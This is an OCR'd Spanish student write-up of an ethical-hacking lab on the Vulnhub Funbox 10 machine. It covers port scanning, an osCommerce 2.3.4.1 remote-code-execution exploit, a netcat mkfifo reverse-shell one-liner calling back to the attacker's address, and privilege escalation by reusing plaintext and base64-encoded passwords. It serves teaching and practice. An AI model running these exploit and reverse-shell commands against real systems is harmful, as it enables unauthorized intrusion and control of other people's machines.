
Funbox



Fecha: 27/02/2024
Nombre: Eduardo Muñoz
Asignatura: Hacking etico

Importamos la OVA de funbox 10 a Vbox, y ponemos Kali linux y nuestra máquina víctima en la misma red.


Miraremos la IP de nuestra máquina, y realizamos un nmap (nmap -sn red “192.168.56.254”)

Lanzamos un Nmap, para ver los puestos que puede tener abiertos, vemos el puerto 80, que es la página web, además de el: 22, 25, 110, 143.


Namp -sS –sC –sV –p- 192.168.56.254 -oN nmap_full_scan

```
└─$ sudo nmap -sS -sV -sC -p- 192.168.56.254 -oN nmap_full_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-04 04:30 EDT
Nmap scan report for localhost (192.168.56.254)
Host is up (0.00030s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linu
| ssh-hostkey:
|   2048 a235c49087204eb2597819dada8bc6ed (RSA)
|   256 557ca999351b0ec1ff5d12a21c707b84 (ECDSA)
|_  256 209769f08fe0c907eeb04f02fb9bca0c (ED25519)
25/tcp  open  smtp    Postfix smtpd
|_smtp-commands: funbox10, PIPELINING, SIZE 10240000, VRFY, ETRN, S
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=funbox10
| Not valid before: 2021-06-24T17:27:09
|_Not valid after:  2031-06-22T17:27:09
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Khronos 2.0 - Slides
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL AUTH-RESP-CODE PIPELINING CAPA
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: Pre-login ID have IDLE IMAP4rev1 more SASL-IR
ABLEDA0001 LOGIN-REFERRALS
MAC Address: 08:00:27:3A:50:20 (Oracle VirtualBox virtual NIC)
Service Info: Host:  funbox10; OS: Linux; CPE: cpe:/o:linux:linux_k
```


Entramos a la pagina web, escribiendo la IP en el navegador.




Con el botón derecho sobre la página, miraremos el código fuente. En este caso, no nos facilita ninguna información útil.



Para ver los directorios objetivos, mandamos un “gobuster”.




Buscando en nuestro navegador la IP, junto al directorio “/catalog” podemos observar el nombre del OS, y la versión, que nos servirá para buscar vulnerabilidades.




Mandaremos un “searchsploit” al nombre de os y la versión.

```
└─$ searchsploit osCommerce 2.3.4.1
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
osCommerce 2.3.4.1 - 'currency' SQL Injection                                 | php/webapps/46328.txt
osCommerce 2.3.4.1 - 'products_id' SQL Injection                              | php/webapps/46329.txt
osCommerce 2.3.4.1 - 'reviews_id' SQL Injection                               | php/webapps/46330.txt
osCommerce 2.3.4.1 - 'title' Persistent Cross-Site Scripting                  | php/webapps/49103.txt
osCommerce 2.3.4.1 - Arbitrary File Upload                                    | php/webapps/43191.py
osCommerce 2.3.4.1 - Remote Code Execution                                    | php/webapps/44374.py
osCommerce 2.3.4.1 - Remote Code Execution (2)                                | php/webapps/50128.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Observamos varios exploit disponibles. Usaremos el “Remote code Execution” que nos dará el mayor grado de privilegios. Una vez lo tengamos, le cambie el nombre a “exploit.py” y lo ejecute.sea




Una vez dentro, ponemos la URL de la página web objetivo. Para salir esc y escribimos “:wq”




Lanzamos python con el xploit.py. Nos da una pagina web.

```
┌──(kali㉿kali)-[~/Vulnhub/Funbox10]
└─$ mv 44374.py exploit.py

┌──(kali㉿kali)-[~/Vulnhub/Funbox10]
└─$ vim exploit.py

┌──(kali㉿kali)-[~/Vulnhub/Funbox10]
└─$ python exploit.py
[+] Successfully launched the exploit. Open the following URL to execute your code

http://192.168.56.254/catalog/install/includes/configure.php
```

No nos funciona




Buscamos en google “Reverse Shell Cheat Seheet” y buscamos la que nos interese en este caso, lo tendremos que modificar con la IP de la victima.





```
1 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.206 5555 >/
  tmp/f
```

Cambiamos en nuestro xploit.py el “LS” por el que acabamos de buscar. Entramos con el comando vim exploit.py




Abrimos otra consola, y en un fichero creado previamente para este caso, y mandamos el comando nc -nlvp 5555, se utiliza para escuchar conexiones entrantes en el puerto 5555.


Volveremos a mandar python con el exploit.py




Y nos mostrará en la otra consola que ha habido una conexión, con la maquina victima. Miramos lo que hay dentro.



Una vez dentro del fichero “/includes” hacemos un “cat configure.php”



Podemos ver el username y password de la máquina víctima.



Entramos con la cuenta de jack

```
?>
www-data@funbox10:/var/www/html/catalog/install/includes$ ls /home
ls /home
chuck  jack  joe  susan
www-data@funbox10:/var/www/html/catalog/install/includes$ su - jack
su - jack
Password: yellow

jack@funbox10:~$ id
id
uid=1001(jack) gid=1001(jack) groups=1001(jack)
jack@funbox10:~$
```

Entramos a la carpeta “/usr/share/doc” y vemos con ls -alh que hay un fichero llamado examples

```
jack@funbox10:/usr/share/doc$ cd examples
cd examples
jack@funbox10:/usr/share/doc/examples$ ls -alh
ls -alh
total 32K
drwxr-xr-x   2 root root 4.0K Jul 17  2021 .
drwxr-xr-x 544 root root  20K Jul 18  2021 ..
-rwxr-xr-x   1 root root   90 Jul 17  2021 cron.sh
```

Hacemos un cat a “/cron.sh” y vemos un parámetro que está codificado en base64.

```
jack@funbox10:/usr/share/doc/examples$ cat cron.sh
cat cron.sh
# cron.sh sample file
# 0 20 * * * /bin/goahead --parameter: LXUgcm9vdCAtcCByZnZiZ3QhIQ==
jack@funbox10:/usr/share/doc/examples$
```

Para saber la contraseña de root mandamos un echo, con el parámetro anterior y diciéndole que está en base64. Y nos dará la contraseña descifrada.

```
jack@funbox10:/usr/share/doc/examples$ echo 'LXUgcm9vdCAtcCByZnZiZ3QhIQ==' | base64 -d
<c/examples$ echo 'LXUgcm9vdCAtcCByZnZiZ3QhIQ==' | base64 -d
-u root -p rfvbgt !! jack@funbox10:/usr/share/doc/examples$ su - root
su - root
Password: rfvbgt !!

root@funbox10:~# cd /root
```

Para ver la bandera final, hacemos lo siguiente.

```
root@funbox10:~# cd /root
cd /root
root@funbox10:~# ls -alh
ls -alh
total 3.0M
drwx------  2 root root 4.0K Jul 19  2021 .
drwxr-xr-x 23 root root 4.0K Jun 25  2021 ..
-rw-------  1 root root   29 Jul 19  2021 .bash_history
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
-rw-------  1 root root  544 Jul 17  2021 .mysql_history
